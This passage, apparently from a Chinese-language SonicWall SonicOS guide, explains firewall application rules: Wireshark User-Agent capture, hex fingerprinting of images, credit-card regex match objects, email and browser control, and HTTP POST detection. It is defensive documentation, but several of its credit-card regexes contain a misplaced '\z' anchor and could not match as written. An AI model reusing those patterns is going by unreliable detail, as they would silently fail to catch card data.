
Wireshark 是一款網路通訊協定分析器，您可以使用它擷取網路上來自應用程式的封包。您可以檢查封包，以確定應用程式的唯一識別項，使用此識別項可以建立在應用程式原則中使用的相符物件。


Wireshark 的免費下載位址：http://www.wireshark.org

尋找唯一識別項或 Web 瀏覽器簽章的過程在以下封包擷取順序中有相關說明。

1 在 Wireshark 中，按一下**擷取 > 介面**，以檢視本機網路介面。


2 在**擷取介面**對話方塊中，按一下**擷取**以啟動在主要網路介面上的擷取。






擷取開始後，啟動瀏覽器，然後停止擷取。在此範例中啟動了 Firefox。

3 在擷取的輸出中，找到頂部面板中的 **HTTP 獲取**命令並按一下，然後在中心面板中檢視此命令的來源。在原始程式碼中，找到開頭為 **User-Agent** 的行。



4 向右捲動，以尋找瀏覽器的唯一識別項。本例中為 **Firefox/1.5.0.7**。



5 在**相符物件設定**視窗的**內容**文字欄位中輸入識別項。

6 按一下**確定**以建立您可以在原則中使用的相符物件。

十六進位編輯器


可以使用十六進位編輯器檢視某個檔案或圖形圖像的十六進位表示法。此類的一個十六進位編輯器為 **XVI32**，由 Christian Maas 開發，可在以下網址中免費獲取：

http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm

例如，如果指定圖形包含在公司所有機密文件中，您可以使用十六進位編輯器獲取圖形的唯一識別項，然後使用識別的十六進位字串建立相符物件。對於封鎖所含內容與此圖形相符合的檔案的傳送的原則，您可以引用此原則中的相符物件。

使用 SonicWall 圖形建立圖形的符合物件，以當作範例：

1 啟動 **XVI32**，按一下**檔案 > 打開**，以打開圖形圖像 GIF 檔案。



2 在左側面板中，透過選擇**編輯 > 封鎖 <n> 個字元...**，然後選擇**十進位**選項並在提供的空間中輸入 **50**，可標記封鎖的前 50 個十六進位字元。這將標記檔案中的前 50 個字元，這些字元足以產生唯一的指紋，用於在自訂相符物件中使用。


此外，您可以使用以下順序標記封鎖：

- 按一下第一個字元 (#0) 上的 。
- 按 **Ctrl+B**。
- 按一下位置 #49 上的字元。
- 按 **Ctrl+B**。

若要在位置 #49 處找到字元，請按一下右側面板（文字面板）中的字元，然後查看左下角的十六進位位址。嘗試不同的字元，直到顯示 **Adr. dec： 49**。

附註：在按 **Ctrl+B** 標記封鎖之前，必須先按一下*左側*面板中的對應位置。

標記封鎖後，將變為紅色字型。若要取消標記字元封鎖，請按 **Ctrl+U**。



3 標記封鎖後，按一下**編輯 > 剪貼簿 > 複製為十六進位字串**。

4 在多功能文字編輯器中，按 **Ctrl+V** 貼上選擇內容，然後按 **Enter** 結束此行。

必須執行此中間步驟，才能從十六進位字串中移除空白字元。

5 在文字編輯器中，按一下**搜尋 > 取代**，以顯示「取代」對話方塊。在「替換」對話方塊中，將空白字元輸入**尋找**文字框，並將**替換**文字框留空。按一下**全部替換**。

十六進位字串現具有 50 個十六進位字元，中間沒有空白字元。

6 按兩下十六進位字串選擇它，然後按 **Ctrl+C** 將其複製到剪貼簿上。

7 在 SonicOS 使用者介面上，導覽至**物件 > 相符物件**，然後按一下**新增相符物件**。

8 在**相符物件設定**對話方塊中，在**物件名稱**欄位輸入描述性名稱。

9 在**相符物件類型**下拉功能表中，選擇**自訂物件**。

10 對於**輸入表示法**，請按一下**十六進位**。

11 在**內容**欄位中，按 **Ctrl+V** 貼上剪貼簿的內容。

12 按下**新增**。

13 按一下**確定**。

您現在擁有包含圖像唯一識別項的相符物件。您可以建立應用程式規則原則，以封鎖或記錄包含此相符物件符合的圖像的流量。如需建立原則的資訊，請參見第 36 頁「設定應用程式規則原則」。

應用程式規則用例

應用程式規則提供功能高效處理多種類型的存取控制。本節中包含以下案例：

- 第 62 頁「頻寬管理」
- 第 62 頁「繞過 DPI」
- 第 64 頁「自訂簽章」
- 第 66 頁「反向 Shell 攻擊防護」

在相符物件中建立規則運算式

可在設定期間選擇預先定義規則運算式，或者可以設定自訂規則運算式。此案例介紹如何為信用卡數字建立正則運算式相符物件，同時還說明了一些常見錯誤。

例如，使用者使用以下無效率且還包含輕微錯誤的結構為信用卡數字建立正則運算式相符物件：

```
[1-9][0-9]{3} ?[0-9]{4} ?[0-9]{4} ?[0-9]{4}
```

使用此物件，使用者可嘗試建置原則。使用者按一下「確定」後，裝置將顯示「請等待...」的訊息，但管理工作階段長時間未回應，規則運算式最後可能會受到拒絕。

此行為發生的原因是，在自訂物件和檔案內容相符物件中，規則運算式暗含點星號首碼 **(.*)**。點號可以符合除「\n」之外的 256 個 ASCII 字元中的任意一個。實際上，使用的相符物件類型和規則運算式的性質共同導致控制面花費很長的時間編譯所需的資料結構。

解決此問題的方法為規則運算式新增首碼「\D」。這表明信用卡數字前將是非數字字元，實際上這使規則運算式更加準確。

此外，以上顯示的規則運算式不能準確地表示預期的信用卡數字。目前形式的規則運算式可以符合多個誤報，例如 1234 12341234 1234。更準確的表示法如下所示：

```
\D[1-9][0-9]{3} [0-9]{4} [0-9]{4} [0-9]{4}
```

或

```
\D[1-9][0-9]{3}[0-9]{4}[0-9]{4}[0-9]{4}
```

可更簡明地分別表示為：

```
\D\z\d{3}( \d{4}){3}
```

或

```
\D\z\d{3}(\d{4}){3}
```

.

可在一個物件中將這些寫作為兩個規則運算式，還可進一步壓縮為一個規則運算式，例如：

```
\D\z\d{3}(( \d{4}){3}|(\d{12}))
```

還可以使用以下規則運算式擷取其數字使用「-」隔開的信用卡數字：

```
\D\z\d{3}(( \d{4}){3}|(-\d{4}){3}|(\d{12}))
```

前面的「\D」應包含在所有這些規則運算式中。


基於原則的應用程式規則

SonicWall 應用程式簽章資料庫是應用程式控制功能的一部分，用於非常精確地控制與其相關的原則設定和操作。這些簽章資料庫用於防護使用者免受應用程式漏洞以及蠕蟲病毒、特洛伊木馬病毒、對等傳送、間諜軟體和後門程式的攻擊。SonicWall 的免重組深度封包偵測引擎中使用的可擴充簽章語言，還能提供主動防護新發現的應用程式和通訊協定漏洞。

若要建立應用程式規則原則，請先建立應用程式清單類型的相符物件。


範例相符物件以應用程式做為目標顯示針對 LimeWire 和 Kazaa 對等共享應用程式的相符物件。

範例相符物件以應用程式做為目標



建立基於應用程式的相符物件後，建立使用相符物件的應用程式控制內容類型的新應用程式規則原則。範例應用程式控制原則以相符物件做為目標顯示的原則使用新建立的「Kazaa/LimeWire P2P」相符物件，丟棄所有 Napster 和 LimeWire 流量。

範例應用程式控制原則以相符物件做為目標




記錄基於應用程式簽章的原則

和其他相符物件原則類型一樣，可啟用對應用程式內容原則的記錄。預設情況下，這些記錄以標準格式顯示，顯示了觸發警示/操作的應用程式規則原則。請參閱標準記錄。若要取得記錄事件的詳細資料，請勾選該原則的**編輯應用程式控制原則**對話方塊中的**記錄使用的應用程式控制訊息的格式**核取方塊；請參閱應用程式控制格式的記錄。

標準記錄

應用程式控制格式的記錄



合規性執行

很多業務和組織需要確保符合有關傳出檔案傳送原則的要求。應用程式規則在 HTTP、FTP、POP3 和 SMTP 環境中提供了此功能。這可協助公司符合 HIPAA、SOX 和 PCI 等監管機構的要求。

針對此目的設定原則時，您可以選擇**方向 > 基本 > 傳出**，特意將檔案傳送限制應用到傳出流量。或可以選擇**方向 > 進階**，然後指定要封鎖在其中進行檔案傳送的準確域。例如，您可以指定 LAN 到 WAN、LAN 到 DMZ 或已定義的任何其他區域。

伺服器防護

通常有很多不信任用戶端存取伺服器。為能夠最大程度地防護這些有價值的資源，您應採取一系列防禦措施。在閘道上使用應用程式規則，您就可以設定防護伺服器的原則。例如，可建立封鎖所有 FTP **put** 命令的原則，以封鎖任何人將檔案接入到伺服器（參見第 61 頁「封鎖 FTP 命令」）。儘管伺服器本身已設定為唯讀，但這又增加了由防火牆管理員控制的安全層。即使您的伺服器由於錯誤、修補程式的副作用而使設定變更或其設定受到惡意變更，您的伺服器仍會受到防護。使用應用程式規則，您就可以使用 HTTP、SMTP、POP3 和 FTP 有效地控制對伺服器上載的內容。

例如，影響伺服器的原則可能為其客戶提供了三個服務層級的小型 ISP，它們的伺服器位於其機架中。在金牌服務層級中，客戶可託管 Web 伺服器、電子郵件伺服器和 FTP 伺服器。在銀牌服務層級中，客戶只能託管 Web 伺服器和電子郵件伺服器。在銅牌服務層級中，託管封包僅允許 Web 伺服器。透過為每個客戶建立原則，ISP 可使用應用程式規則強制實施這些限制。

託管的電子郵件環境

託管的電子郵件環境是一個在使用者的網際網路服務提供程式 (ISP) 中提供電子郵件的環境。通常，POP3 是用於在此環境中進行電子郵件傳送的通訊協定。很多小型業務所有者使用此模型，並想要控制電子郵件內容以及電子郵件附件。閘道上執行的應用程式規則提供了基於 POP3 以及基於 SMTP 的電子郵件的解決方案。

應用程式規則原則還可掃描 HTTP，這對於站台託管的電子郵件非常有用，例如 Yahoo 或 Gmail。注意，使用 HTTP 時，如果封鎖附件，應用程式規則將不提供受封鎖檔案的檔名。存取資料庫伺服器時，還可以使用應用程式規則控制 FTP。

如果想要專用的 SMTP 解決方案，您可以使用 SonicWall 電子郵件安全性。很多大型業務使用電子郵件安全，可用於控制基於 SMTP 的電子郵件，但不支援 POP3。對於控制多個電子郵件通訊協定，應用程式規則提供了卓越的解決方案。

電子郵件控制

應用程式規則對於某種類型的電子郵件控制，特別是在需要綜合原則時非常有效。例如，您可以封鎖對每個使用者或對整個網域傳送指定類型的附件，例如 **.exe**。由於在此情況下符合了副檔名，則在傳送附件之前變更副檔名將繞過篩選。注意，還可以以此方式封鎖電子郵件伺服器上的附件（如果有）。否則，應用程式規則將提供此功能。

您可以建立掃描與「confidential」、「internal use only」和「proprietary」等字串相符合的檔案內容的相符物件，以實作對專用資料的傳送控制。

還可以建立封鎖指定網域或指定使用者收/發電子郵件的原則。您可以使用應用程式規則限制電子郵件的檔案大小，但不限制附件的數量。應用程式規則可根據 MIME 類型封鎖檔案。不能封鎖加密的 SSL 或 TLS 流量，也不能封鎖「所有加密的檔案」。若要封鎖來自使用 HTTPS 的站台的加密電子郵件，您可以

在 HTTPS 工作階段開始之前建立與傳送的憑證相符合的自訂相符物件。加密之前，這是 SSL 工作階段的一部分。然後將建立封鎖此憑證的自訂原則。

應用程式規則可掃描基於文字的或壓縮到一個層級中但未加密的電子郵件附件。下表列出了應用程式規則可掃描關鍵字的檔案格式。在原則中使用其他格式之前應先進行測試。

可以針對關鍵字掃描的檔案格式

檔案類型	常用副檔名
C 原始程式碼	c
C+ 原始程式碼	cpp
用逗號分隔的值	csv
HQX 封存	hqx
HTML	htm
Lotus 1-2-3	wks
Microsoft Access	mdb
Microsoft Excel	xls
Microsoft PowerPoint	ppt
Microsoft Visio	vsd
Microsoft Visual Basic	vbp
Microsoft Word	doc
Microsoft Works	wps
可攜式文件格式	pdf
RTF 格式	rft
SIT 封存	sit
文字檔	txt
WordPerfect	wpd
XML	xml
Tar 封存（「tarballs」）	tar
ZIP 封存	zip、gzip

Web 瀏覽器控制

您還可以使用應用程式規則保護 Web 伺服器免於受到不需要的瀏覽器的損害。應用程式規則為 Netscape、MSIE、Firefox、Safari 和 Chrome 提供了相符物件類型。您可以使用這些類型中的其中之一定義相符物件，並在原則中引用它來封鎖此瀏覽器。

還可以透過使用 HTTP 使用者代理相符物件類型存取瀏覽器版本資訊。例如，容易將各種舊版本的瀏覽器視為安全問題。使用應用程式規則，您可以建立拒絕任何有問題的瀏覽器（例如 Internet Explorer 9）存取的原則。還可以使用反向符合排除所有所需瀏覽器之外的所有瀏覽器。例如，由於版本 9 存在缺陷，並且尚未測試版本 11，您可能想要僅允許網際網路 Explorer 版本 10。若要實現此目的，您將使用網路通訊協定分析器（例如 Wireshark）確定 IEv6 的 Web 瀏覽器識別項，即「MSIE 10」。然後可使用內容「MSIE 10」建立類型為 HTTP 使用者代理的相符物件，並啟用反向符合。

您可以在原則中使用此相符物件，以封鎖不是 MSIE 10 的瀏覽器。如需使用 Wireshark 尋找 Web 瀏覽器識別項的資訊，請參見第 39 頁「Wireshark」。如需反向符合的資訊，請參見第 142 頁「關於反向符合」。

控制 Web 瀏覽器存取的其他案例是，銷售從國外獲得的打折商品的小型電子商務網站。如果與供應商的協定條款是他們不能向原產品所在國的人們銷售，則他們可以設定應用程式規則，封鎖國內版本的主要 Web 瀏覽器存取。

應用程式規則支援常見瀏覽器的預先定義選擇，您可以新增其他瀏覽器作為自訂相符物件。瀏覽器封鎖基於瀏覽器報告的 HTTP 使用者代理。您的自訂相符物件包含的指定內容必須足以識別瀏覽器，而不會產生誤報。您可以使用 Wireshark 或其他網路通訊協定分析器，以獲取所需瀏覽器的唯一簽章。

HTTP Post 控制

您可以透過停用 HTTP POST 方法增強面向唯讀 HTTP 伺服器的公用安全性。

不允許 HTTP POST：

1 使用 Notepad 或其他文字編輯器建立包含此 HTML 代碼且名稱為 **Post.htm** 的新文件：

```
<FORM action="http://www.yahoo.com/" method="post">
<p>Please enter your name: <input type="Text" name="FullName"></p>
<input type="submit" value="Submit"> <INPUT type="reset">
```

2 將檔案儲存到桌面上或方便的位置。


3 打開 Wireshark 網路分析器，並啟動擷取。如需使用 Wireshark 的資訊，請參見第 39 頁「Wireshark」。

4 在瀏覽器中，開啟您剛建立的 `Post.htm` 檔。

5 輸入您的名稱。


6 按一下**提交**。停止擷取。

7 使用 Wireshark **編輯 > 尋找封包**功能，搜尋字串 POST。



Wireshark 跳到包含請求資料的第一框架。您應可以看到類似 Wireshark 顯示的內容。這表明 HTTP POST 方法是在 TCP 標頭之後立即傳送，它包含 TCP 承載（HTTP 應用程式層）的前四個位元組 (504f5354)。您可以使用此資訊建立偵測 HTTP POST 方法的自訂相符物件。

Wireshark 顯示



8 在 SonicOS 管理介面**管理**檢視中，導覽至**原則 | 物件 > 相符物件**。

9 按一下**新增**，然後選擇**相符物件**。

